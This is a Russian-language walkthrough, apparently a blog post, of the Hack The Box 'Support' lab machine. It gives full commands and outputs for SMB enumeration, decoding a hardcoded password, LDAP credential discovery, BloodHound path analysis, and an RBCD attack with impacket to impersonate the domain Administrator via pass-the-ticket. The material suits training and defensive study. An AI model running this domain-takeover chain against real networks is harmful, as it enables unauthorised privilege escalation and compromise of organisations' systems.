Атака RBCD для захвата домена Active Directory

spy-soft.net/rbcd-attack

19 декабря 2022 г.

В этой статье, на примере прохождения задания Support Hack The Box я покажу, как провести атаку RBCD для захвата домена Active Directory.

Еще по теме: Атаки на службы сертификатов Active Directory

> Лучше подключаться к машине HTB с помощью VPN. И желательно не делать это со своего личного компа, на котором хранится чувствительная информация. Подробнее в статье «Как подключиться и использовать Hack The Box».

Для начала добавим IP-адрес машины в /etc/hosts:

```
1  10.10.11.174  support.htb
```

Начнем со сканирования портов. Это стандартная операция при любом пентесте. Сканирование портов позволит определить, какие службы на машине принимают соединение.

Для этого отлично подходит популярный сканер Nmap. Следующий скрипт улучшит результаты сканирования:

```
1  #!/bin/bash
2  ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
3  nmap -p$ports -A $1
```

Он действует в два этапа. Первый производит просто быстрое сканирование, второй — глубокое сканирование, используя имеющиеся скрипты (опция —A)

```
Nmap scan report for support.htb (10.10.11.174)
Host is up (0.20s latency).

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2022-09-09 07:03:22Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3269/tcp open  tcpwrapped
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp open  mc-nmf        .NET Message Framing
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Результат сканирования

Сканирование нашло большое количество портов, что свойственно для систем Windows:

- 53 — служба DNS;
- 88 — служба Kerberos;
- 135 — служба удаленного вызова процедур (Microsoft RPC). Используется для операций взаимодействия контроллер — контроллер и контроллер — клиент;
- 139 — служба сеансов NetBIOS, NetLogon;
- 389 — служба LDAP;
- 445 — служба SMB;
- 464 — служба смены пароля Kerberos;
- 593 (HTTP-RPC-EPMAP) — используется в службах DCOM и MS Exchange;
- 636 — LDAP с шифрованием SSL или TLS;
- 3269 (LDAPS) — для доступа к Global Catalog
- 5985 — служба удаленного управления WinRM;
- 9389 — веб-службы AD DS.

DNS ничего полезного не дал, а вот SMB дает возможность подключиться от имени гостя. Рекомендую использовать CrackMapExec. Для получения списка общих ресурсов с соответствующими разрешениями используется параметр --shares.


```
1  crackmapexec smb 10.10.11.174 -u guest -p '' --shares
```

```
└─$ crackmapexec smb 10.10.11.174 -u guest -p '' --shares
SMB         10.10.11.174    445    DC               [*] Windows 10.0 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.174    445    DC               [+] support.htb\guest:
SMB         10.10.11.174    445    DC               [+] Enumerated shares
SMB         10.10.11.174    445    DC               Share           Permissions     Remark
SMB         10.10.11.174    445    DC               -----           -----------     ------
SMB         10.10.11.174    445    DC               ADMIN$                          Remote Admin
SMB         10.10.11.174    445    DC               C$                              Default share
SMB         10.10.11.174    445    DC               IPC$            READ            Remote IPC
SMB         10.10.11.174    445    DC               NETLOGON                        Logon server share
SMB         10.10.11.174    445    DC               support-tools   READ            support staff tools
SMB         10.10.11.174    445    DC               SYSVOL                          Logon server share
```

Общие ресурсы

После подключения к расшареному ресурсу ищем, что-нибудь интересное.


```
1  smbclient //10.10.11.174/support-tools -N
```



Содержимое каталога support-tools


Исходя из названий файлов, нас может заинтересовать UserInfo.exe.zip.

```
1  get UserInfo.exe.zip
```



Содержимое архива UserInfo.exe.zip

Это приложение на .NET, поэтому можно с помощью dnSpy легко декомпилировать и проанализировать исходный код. В нем мы находим класс **Protected**, метод getPassword которого должен расшифровать и вернуть пароль.



Исходный код класса Protected

Давайте восстановим алгоритм и узнаем пароль.


```
enc_password = b"0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E"
key = b"armando"
import base64
e_password = base64.b64decode(enc_password)
dec_password = []
for i in range(len(e_password)):
    dec_password.append(chr(e_password[i] ^ key[i % len(key)] ^ 223))
"".join(dec_password)
```

```
>>> enc_password = b"0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E"
>>> key = b"armando"
>>> import base64
>>> e_password = base64.b64decode(enc_password)
>>> dec_password = []
>>> for i in range(len(e_password)):
...     dec_password.append(chr(e_password[i] ^ key[i % len(key)] ^ 223))
...
>>> "".join(dec_password)
'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz'
>>>
```

Расшифрованный пароль из приложения


В итоге получаем пароль и продолжаем анализ приложения.

В исходном коде класса **LdapQuery** можно узнать имя пользователя, которое используется при подключении к LDAP.




Исходный код класса LdapQuery

У нас есть все необходимые учетные данные, поэтому подключимся к службе LDAP с помощью JXplorer.



Панель авторизации JXplorer



Главное окно JXplorer

Первым делом соберем и просмотрим информацию о пользователях. Так, в атрибуте info пользователя support можем получить какую-то интересную строку.

attribute type	value
cn	support
instanceType	4
nTSecurityDescriptor	
objectCategory	CN=Person,CN=Schema,CN=Configuration,DC=support,DC=htb
objectClass	top
objectClass	person
objectClass	organizationalPerson
objectClass	user
accountExpires	9223372036854775807
badPasswordTime	0
badPwdCount	0
c	US
codePage	0
company	support
countryCode	0
distinguishedName	CN=support,CN=Users,DC=support,DC=htb
dSCorePropagationData	16010101000000.0Z
dSCorePropagationData	20220528111201.0Z
info	Ironside47pleasure40Watchful
l	Chapel Hill
lastLogoff	0
lastLogon	0
lastLogonTimestamp	133071805371917912

Возможно, это пароль. Проверить гипотезу можно с помощью CrackMapExec.

```
1  crackmapexec smb 10.10.11.174 -u support -p Ironside47pleasure40Watchful
```

```
└─$ crackmapexec smb 10.10.11.174 -u support -p Ironside47pleasure40Watchful
SMB         10.10.11.174    445    DC               [*] Windows 10.0 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.174    445    DC               [+] support.htb\support:Ironside47pleasure40Watchful
```

Проверка учетных данных

Мы нашли пароль пользователя домена, попробуем извлечь из этого больше информации. На удаленном хосте активна служба удаленного управления Windows, поэтому получим список пользователей группы **Remote Management Users**.

```
1  crackmapexec smb 10.10.11.174 -u support -p Ironside47pleasure40Watchful --
   groups 'Remote Management Users'
```

```
└─$ crackmapexec smb 10.10.11.174 -u support -p Ironside47pleasure40Watchful --groups 'Remote Management Users'
SMB         10.10.11.174    445    DC               [*] Windows 10.0 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.174    445    DC               [+] support.htb\support:Ironside47pleasure40Watchful
SMB         10.10.11.174    445    DC               [+] Enumerated members of domain group
SMB         10.10.11.174    445    DC               support.htb\support
```

Пользователи в группе Remote Management Users

Узнаем, что наш пользователь может заходить на хост по WinRM. Делаем это с помощью evil-winrm и забираем первый флаг.

```
1  evil-winrm -i 10.10.11.174 -u support -p Ironside47pleasure40Watchful
```

```
└─$ evil-winrm -i 10.10.11.174 -u support -p Ironside47pleasure40Watchful

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplement

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\support\Documents> type ..\Desktop\user.txt
7439eb05ae61dd0c9415869c2963d470
```

Флаг пользователя

Теперь нужно разобраться, куда двигаться дальше. Инструменты WinPEAS и PowerUp ничего не дали, значит, нужна более продвинутая разведка, в которой мы задействуем BloodHound.

Утилита BloodHound использует теорию графов для выявления скрытых и зачастую непреднамеренных взаимосвязей в среде Active Directory. Ее можно использовать, чтобы легко идентифицировать очень сложные пути атаки.

Помимо самой утилиты, которая позволяет просматривать граф, существует часть, загружаемая на удаленный хост для сбора информации. Она бывает в версиях для Windows — на PowerShell или C# — и для Linux — на Python.

Первым делом качаем с GitHub версию нагрузки BloodHound на Python:

```
1 git clone https://github.com/fox-it/BloodHound.py.git
2 cd BloodHound.py
3 python3 setup.py install
```

А теперь соберем информацию с целевого хоста, благо это не займет много времени. В параметрах указываем учетные данные для подключения, адрес хоста и тип собираемой информации — всю (параметр -c, значение all).

```
1 bloodhound-python -u support -p 'Ironside47pleasure40Watchful' -d support.htb -dc
dc.support.htb -gc dc.support.htb -ns 10.10.11.174 --dns-tcp -c all
```

Логи BloodHound

В логах видим, сколько доменов, лесов и компьютеров было найдено, сколько пользователей и групп получено. BloodHound создаст в текущей директории несколько файлов. Для работы с ними нам нужно установить СУБД Neo4j и графическую оснастку BloodHound для построения графа связей.

```
1 sudo apt install neo4j bloodhound
```

Запустим установленную СУБД командой

```
1  sudo neo4j console
```


После сообщения об успешном старте зайдем через браузер на:

```
1  http://localhost:7474/
```


Нам сразу предложат установить пароль. После установки пароля запускаем BloodHound (команда bloodhound в командной строке) и авторизуемся с только что установленным паролем. Откроется пустое окошко. Закидываем в него полученные в результате работы bloodhound-python файлы.

В поле поиска указываем группу пользователей. На экране будут отображены все пользователи из этой группы, среди которых найдем всех подконтрольных нам и пометим как Mark User as Owned. На иконке пользователя должен появиться череп.

Затем перейдем в графу аналитики и попросим BloodHound найти путь продвижения к другим пользователям от уже взломанных (которых мы только пометили) — опция **Shortest Path from Owned Principals**. Так мы получим маршрут от пользователя **Support**.



Помеченный пользователь



Граф пути повышения привилегий

Если следовать графу, то целевой пользователь **Support** — член группы **Shared Support Accounts**, которая, в свою очередь, имеет права **GenericAll** (полные права) на объект контроллера домена.

В данном случае мы можем провести атаку RBCD. Обычный способ проведения этой атаки — создать учетную запись компьютера, что может сделать каждый пользователь домена (по умолчанию до десяти таких аккаунтов).

Сделаем это с помощью скрипта **addcomputer** из набора скриптов impacket.

```
impacket-addcomputer -computer-name 'ralf_pc$' -computer-pass 'RRrr!!11' -dc-ip 10.10.11.174 'support.htb'/'support':'Ironside47pleasure40Watchful'
```

Создание учетной записи компьютера

Новый SPN необходимо указать вот в этом атрибуте целевого объекта (в нашем случае контроллера домена):

```
msDS-AllowedToActOnBehalfOfOtherIdentity
```


Для этого можно использовать готовый скрипт.

```
python3 rbcd.py -f RALF_PC -t DC -dc-ip 10.10.11.174 'support.htb'\'support':'Ironside47pleasure40Watchful'
```

Заполнение целевого атрибута

Затем, используя данные этой учетной записи, злоумышленник может получить тикет через запросы S4U2Self и S4U2Proxy. В этом тоже поможет пакет скриптов impacket.


```
impacket-getST -spn host/dc.support.htb -impersonate Administrator -dc-ip 10.10.11.174 'support.htb'/'ralf_pc$':'RRrr!!11'
```



Запрос тикета

После получения тикета можно использовать Pass-the-Ticket (см. также Атака Pass the hash Pass the ticket) для доступа к целевому хосту. Экспортируем билет и подключаемся к серверу по WMI.

```
1  export KRB5CCNAME=Administrator.ccache
2  impacket-wmiexec -k -no-pass support.htb/Administrator@dc.support.htb
```



Флаг рута

Машина Support Hack The Box захвачена!

ПОЛЕЗНЫЕ ССЫЛКИ: